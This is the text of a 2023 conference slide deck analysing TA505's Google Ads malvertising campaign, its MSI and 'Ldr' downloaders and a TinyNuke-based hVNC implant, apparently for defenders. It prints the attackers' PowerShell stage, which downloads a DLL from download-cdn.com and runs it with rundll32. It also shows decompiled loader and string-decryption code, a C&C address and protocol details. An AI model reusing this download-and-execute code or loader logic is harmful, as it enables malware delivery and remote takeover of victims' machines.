

TA505 and the Dark Side of GoogleAds: Unraveling the Dangerous Campaigns

Antonis Terefos (@Tera0017)

Bsides Zurich,
9th of September 2023



Contents

- Short Arsenal Story...
- Ringing the Bell
- Diving in...
- MSI Downloader
- “Ldr” Downloader
- hVNC malware, aka LOBSHOT
- TA505 Initial Access C&C
- Conclusion

Short Arsenal Story...

Malspam Campaigns

- ~November 2018, ServHelper
- ~September 2019, Get2 & SDBbot
- ~September 2021, MirrorBlast
- ~August 2022, Truebot*

GoogleAds Campaign

- ~September 2022, hVNC malware

Exploits


- ~December 2020, Accellion FTA
- ~October 2021, SolarWinds Serv-U
- ~February 2023, GoAnywhere MFT
- ~June 2023, MOVEit

Ringling the Bell...

- Malspam Campaign 7th February 2020
- “download-cdn[.]com” distributed a malicious XLS file which contained 2 Get2 downloaders (x86 & x64)
- **Get2** downloaded **SDBBot** from “hxxps://ms-break[.]com/rrrdd1”

Source: <https://twitter.com/1ZRR4H/status/1617661947851464704>

Extra: <https://blog.fox-it.com/2020/11/16/ta505-a-brief-history-of-their-time/>

Germán Fernández  @1ZRR4H

1/ #TA505 has joined the @GoogleAds party! 🎉🎉🎉

They distribute malware via **download-cdn[.]com** previously used to push #Get2.


MSI (VT: 0/60) installs Ldrp.dll and then HVNC.dll, this last one connects to 64.190.113.123:443

[+] 328 related domains: github.com/CronUp/Malware...

MalwareHunterTeam and 9 others

12:13 AM · Jan 24, 2023 · **41.1K Views**

Diving in...



MSI Downloader

- Executes Base64 encoded powershell
- Powershell downloads and executes "Ldr" DLL

```
$from = Split-Path (Get-ItemProperty Path "HKCU:\SOFTWARE\Litesoft\Install").Path -leaf;  
$dir = $env:programdata;  
$fn = $dir + "\" + (Get-Random).ToString("x8") + ".dat"  
$wc = New-Object System.Net.WebClient;  
  
$d = "https://download-cdn.com";  
$wc.DownloadFile($d + "/download.php?f=Ldrp.dll&from=" + $from, $fn);  
  
$raw = "MZ" + (Get-Content -Path $fn -Raw).Remove(0, 2);  
  
Set-Content -Path ($fn) -NoNewline -Value $raw  
Start-Process -FilePath rundll32.exe -ArgumentList ("'" + $fn + "',DllRegisterServer');
```

MSI Downloader, Older Variant

- Early MSI samples spotted ~**mid-September 2022** (Messenger.msi)
- MSI contained the “Ldr” DLL embedded
- “Ldr” dropped at **%AppData%**

Component.idt

```
Component ComponentId Directory_ Attributes Condition KeyPath
s72 S38 s72 i2 S0 S72
Component Component
ProductInformation {EAD34150-CEAF-47C3-A7F5-BE9F0EBE6DEE} APPDIR 4 Version
APPDIR {644E8D9D-31D7-4899-910D-1BB14A02EC65} APPDIR 0
Ldr.dll {76FA3B58-0D74-46A4-84FC-BDCB97150FE1} LocalAppDataFolder 0 Ldr.dll
AI_INSTALLPERUSER {DE0EAF37-E77D-4B73-BF3C-A8649B7D00D6} APPDIR 4 AI_INSTALLPERUSER
Messenger.159.0.0.23.221.exe {0637D561-8AE0-4986-8BAF-AF4554CD6180} LocalAppDataFolder 0 Messenger.159.0.0.23.221.exe
```

SHA256: 04af1e05a9757943501fe19faa44fe1e55cabffab09834725ce0d7fed7831bc1

“Ldr” Downloader

Main DLL Exports:

1. **DllRegisterServer** (Installer), Downloads from C&C and executes hVNC malware.
2. **DllUnregisterServer** (Loader), Similar functionality to **DllRegisterServer** without persistence.

Functionalities:

- **Custom XOR** String Decryption
- Resolves Dynamic Windows API via **GetProcAddress**
- Maintains **Persistence** via **Run Registry Key** (export **DllUnregisterServer**)
- Drops downloaded DLL into Registry
- Loads from Registry and executes DLL in **memory** (export **DllInstall**)

“Ldr” Downloader, String Decryption (1/2)

```
xor_byte_seed = ::xor_byte_seed;      1
dst_idx = 0;
v2 = 0;
v26 = 0;
enclist_idx = 0;
prev_idx_encr = 0;
do
{
    init_xorkey = 0;
    flag = 0;
    decrypted1 = (wchar_t *) ((char *) dstlist_1001D170 + dst_idx);      2
    encrypted = *(char **) ((char *) widelist1_1001B7B0 + enclist_idx);
    v8 = 0;
    for ( byte_idx0 = *encrypted; *encrypted; byte_idx0 = *encrypted )
    {
        byte_idx1 = encrypted[1];
        encrypted += 2;
        min_byte_idx1 = byte_idx1 - 0x61;
        if ( flag )      3
        {
            decr_bytel = xor_byte_seed ^ init_xorkey ^ (min_byte_idx1 | (0x10 * byte_idx0 - 0x10));
            *(_Byte *) decrypted1 = decr_bytel;
            v2 ^= decr_bytel;
            ++decrypted1;
            v8 += 2;
        }
        else
        {
            flag = 1;
            init_xorkey = min_byte_idx1 | (0x10 * (byte_idx0 - 1));
        }
    }
}
```

“Ldr” Downloader, String Decryption (2/2)

- “Seed” XOR-Key derived from `WTSEnumerateSessionsA`
 - `SessionId = 0x0`
 - `pWinStationName = “Services” (“S” = 0x53)`
 - `xor_seed = 0x0 ^ 0x53 = 0x53`

```
if ( WTSEnumerateSessionsA(0, 0, 1u, &ppSessionInfo, &pCount) )
    return 0;
if ( !pCount )
    return 0;
xor_byte_seed = LOBYTE(ppSessionInfo->SessionId) ^ *ppSessionInfo->pWinStationName;
SETERRORMODE(0x0007u);
if ( !decryptStrings() )
    return 0;
```

“Ldr” Downloader, executing DLL

1. Loads Executable to Memory
2. Retrieves **DllInstall** export
3. Pushes arguments and executes export.

1st argument is **0x72ECB505**

Linked Execution since
~**September 2022**

```
; Exported entry 1. DllInstall  
; Attributes: noreturn  
; HRESULT __stdcall DllInstall(BOOL bInstall, PCWSTR pszCmdLine)  
public DllInstall  
DllInstall proc near  
bInstall= dword ptr 4  
pszCmdLine= dword ptr 8  
  
mov     eax, [esp+pszCmdLine]  
mov     ecx, eax  
cmp     [esp+bInstall], 72ECB505h  
cmovnz eax, ecx  
mov     hModule, eax  
call    main_10003660  
push    0 ; uExitCode  
call    ds:ExitProcess  
DllInstall endp
```

hVNC Malware aka LOBSHOT

Capabilities:

- hVNC
 - Start Browsers
 - Execute Run & CMD Commands
 - Set/Get Clipboard Text
 - Terminate Browser and explorer processes
 - ...
- Download and Execute DLL/Executables
- Execute CMD commands
- Update itself
- Scan and report **Crypto Wallets Browser Extensions**

LOBSHOT is actually... a custom TinyNuke fork

Custom:

- communication
- string decryption (same as Ldr.dll)
- supports only **lexplore**, **Edge**, **Mozilla**, **Chrome**
- sends **Display** information
- tampers with **sound effects**
- ...

Source: <https://github.com/rossja/TinyNuke/>

Original Src.: <https://github.com/aainz/TinyNuke>

HVNC - Tinynuke (Fixed)

This HVNC Client and Server is based off of the Tinynuke botnet's HVNC (C++).

I do **NOT** encourage malicious use of this code. This was made for educational purposes only.

Credits: <https://github.com/rossja/TinyNuke>

Features:

- Start Explorer (Hidden Desktop)
- Open "Run"
- Start Powershell
- Start Chrome
- Start Edge
- Start Brave
- Start Firefox
- Start Internet Explorer

Network Communication

```
Buffer->version_number = 7
Buffer->machineguid = 00000000 25 56 0a dc 05 f1 de 5d 08 96 17 95 2a bb dc ed %V.....] .....*...
Buffer->magic_value = 00000010 06 07 fd fe 28 8e 11 02 17 00 39 2e 33 32 00 00 ....( ... ..9.32..
Buffer->cmp_magic_val1 = 00000020 00 00 ..
```

```
lstrcpyA(Buffer->cmp_magic_val1, Buffer->magic_value);
GetFileTime_str = GetFileTime;
```

```
GetLocalTime_str = (
```

```
FileTimeToSystemTime
```

```
ModuleHandleA = GetM
```

```
if ( !ModuleHandleA
```

```
|| !GetProcAddress
```

```
|| !GetProcAddress
```

```
|| (GetLocalTime =
```

```
{
```

```
ExitThread(0);
```

```
}
```

```
((void (__stdcall *)
```

```
Buffer->year = LOBYT
```

```
Buffer->month = lpSy
```

```
Buffer->date = lpSys
```

```
if ( session_rndint
```

```
Buffer->session_rn
```

```
result = env_varFlag
```

```
Buffer->env_flag = e
```

```
return result;
```

```
structure tinynuke_ta505{
```

```
int magic_value,
```

```
// 0xDC0A5625, magic value, found in all TA505 Tinynuke.
```

```
int cmp_magic_value1,
```

```
// unknown 1, possibly holds campaign/build magic.
```

```
int cmp_magic_value2,
```

```
// unknown 2, possibly holds campaign/build magic.
```

```
int session_rndint,
```

```
// Session ID, random integer.
```

```
short version_number,
```

```
// Malware version number latest observed 7.6.
```

```
int machineguid,
```

```
// Machine guid hex value.
```

```
byte date,
```

```
// Local machine date.
```

```
byte month,
```

```
// Local machine month.
```

```
byte year,
```

```
// Local machine year.
```

```
byte env_flag,
```

```
// Environment flag value, keeps the "initial-execution" flag.
```

```
char * cmp_id,
```

```
// Appears to hold campaign ID info, reminds ServHelper ids.
```

```
}
```

Old variants

- Beginning of February 2022 version 2.0

- E

W

- S

th

```
v12 = 0;
v11 = off_40C014;
HIWORD(Buffer->version_number) = 0x200; // version_number
machineguid = machineguid_40C398;
Buffer->magic_value = 0xDC0A5625; // magic_value
Buffer->cmp_magic_value1 = 0xF03AD2B8; // cmp_magic_1
Buffer->cmp_magic_value2 = 0x63CADDCBE; // cmp_magic_2
Buffer->machineguid = machineguid; // machineguid
ModuleHandleA = GetModuleHandleA(v11);
v7 = ModuleHandleA;
if ( ModuleHandleA )
{
```

0x600

0x700

0x705

7.5


0x706

7.5, 7.6, 7.6.1, 7.7, 7.7_spec, 7.8, 9.31, 9.32, msi, msi_7.6nc

SHA256: 6f7a673bc42d8bc82dd87cd0355f7a3d2eb7d4d2b92c59f16b4512522e1984fb

SHA256: c00b48d6c1758f10874771d742c025a2837b6b0e72cd5a4af2e91a6ab98312e1

TA505 - Initial Attack C&C (1/2)



TA505 - Initial Attack C&C (2/2)

- HTTPS request to download php

```
ff 00 00 |MZ.....| 00000000 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 |MZ.....|
00 00 00 |kpiPKiKaif]L...| 000001f0 0b 70 b2 70 0b 09 0b 04 09 00 0a b2 00 00 00 |kpiPKiKaif]L...|
68 6c 6f |lblbkgpolelphlo| 000001f20 6c 62 6c 62 6b 67 70 6f 6c 65 6c 70 6b 68 6c 6f |lblbkgpolelphlo|
65 6c 6f |lmlplblepnlidlelo| 000001f30 6c 6d 6c 70 6c 62 6c 65 70 6e 6c 64 6c 65 6c 6f |lmlplblepnlidlelo|
00 00 00 |poldlpln.....| 000001f40 70 6f 6c 64 6c 70 6c 6e 00 00 00 00 00 00 00 00 |poldlpln.....|
65 76 2d |a4A774oszKRHfev-| 000001f50 47 41 52 42 41 47 45 5f 53 54 52 5f 42 45 47 49 |GARBAGE_STR_BEGI|
36 36 55 |64sX9HhcLg1PC66U| 000001f60 4e 59 6f 73 75 32 51 53 6f 30 36 4b 51 59 4b 6b |NYosu20So06K0YKk|
49 68 4e |_Mr4gwrsH098eIHN| 000001f70 67 62 4d 37 4a 46 57 51 58 72 67 65 61 73 6e 67 |gbM7JFWQXrgeasng|
73 4e 48 |zr3ugD0DhZECHsNH| 000001f80 61 66 5f 70 30 51 4f 78 74 52 73 00 4f 7a 56 46 |af_p0Q0xtRs.OzVF|
55 4b 51 |Mc81yh2fJgNtFUKQ| 000001f90 36 67 33 4e 56 45 4c 00 59 36 61 69 44 6c 47 33 |6g3NVEL.Y6aiDLG3|
5a 79 6d |u7DGwzB_YzEerZym| 000001fa0 6c 58 30 32 33 33 33 30 78 77 4b 6f 61 41 5f 71 |lX023330xwKoaA_q|
36 71 4b |Fq4tnFWvV9mVA6qK| 000001fb0 33 30 36 74 50 5a 35 50 70 50 57 55 45 70 5a 6e |306tPZ5PpPWUepZn|
69 66 69 |Rn6ICShHv3RJqifi| 0001a570 73 2d 49 68 6b 62 65 34 48 61 35 4f 38 72 51 6d |s-Ihkbe4Ha508rQm|
54 4c 76 |6wl4gkzszWNhxTLV| 0001a580 4f 50 78 71 35 2d 4d 38 41 00 49 49 72 56 6c 35 |OPxq5-M8A.IIrVL5|
49 54 34 |hXKZy2k6YLvyNIT4| 0001a590 43 6d 75 54 4a 67 76 6f 33 33 73 41 43 53 79 34 |CmuTJgvo33sACSy4|
6b 30 68 |vN6ztlaLc1DFWk0h| 0001a5a0 76 51 69 54 5f 66 56 78 76 4a 5a 54 47 48 78 57 |vQiT_fVxvJZTGHxw|
6e 63 41 |ODgqSMuWhNMWInca| 0001a5b0 74 5f 66 2d 69 49 32 72 65 43 45 66 70 6c 33 48 |t_f-iI2reCEfpl3H|
5a 36 42 |_kM1ABqZiEhSrZ6B| 0001a5c0 4f 43 4c 59 44 48 58 50 79 2d 49 75 51 51 7a 36 |OCLYDHXPy-IuQQz6|
67 76 6b |Jf6BZBBye_QQggvk| 0001a5d0 5f 75 79 5a 6d 6d 6c 67 55 41 57 78 32 41 4c 37 |uv7mmlgIAWx2AI 7|
6f 56 37 |M9a0ILgmISL9ToV7| 0001a5e0 4a 47 41 52 42 41 47 45 5f 53 54 52 5f 45 4e 44 |JGARBAGE_STR_END|
00 00 00 |.....| 0001a5f0 01 00 00 00 08 00 00 00 02 00 00 00 04 00 00 00 |.....|
00 00 00 |.....| 0001a600 10 00 00 00 80 00 00 00 20 00 00 00 40 00 00 00 |.....|
```

Conclusion

- **GoogleAds** observed starting **~January 2023**
- **High possibility** starting even earlier **~September 2022**
- “New” tools in their Arsenal
- **Custom TinyNuke** observed since **~February 2022**
- **hVNC** capabilities
- **Crypto Wallets** interests
- Including **new targets** except organizations for **ransom**.

Questions?

LinkedIn: Antonis Terefos

Twitter: @Tera0017

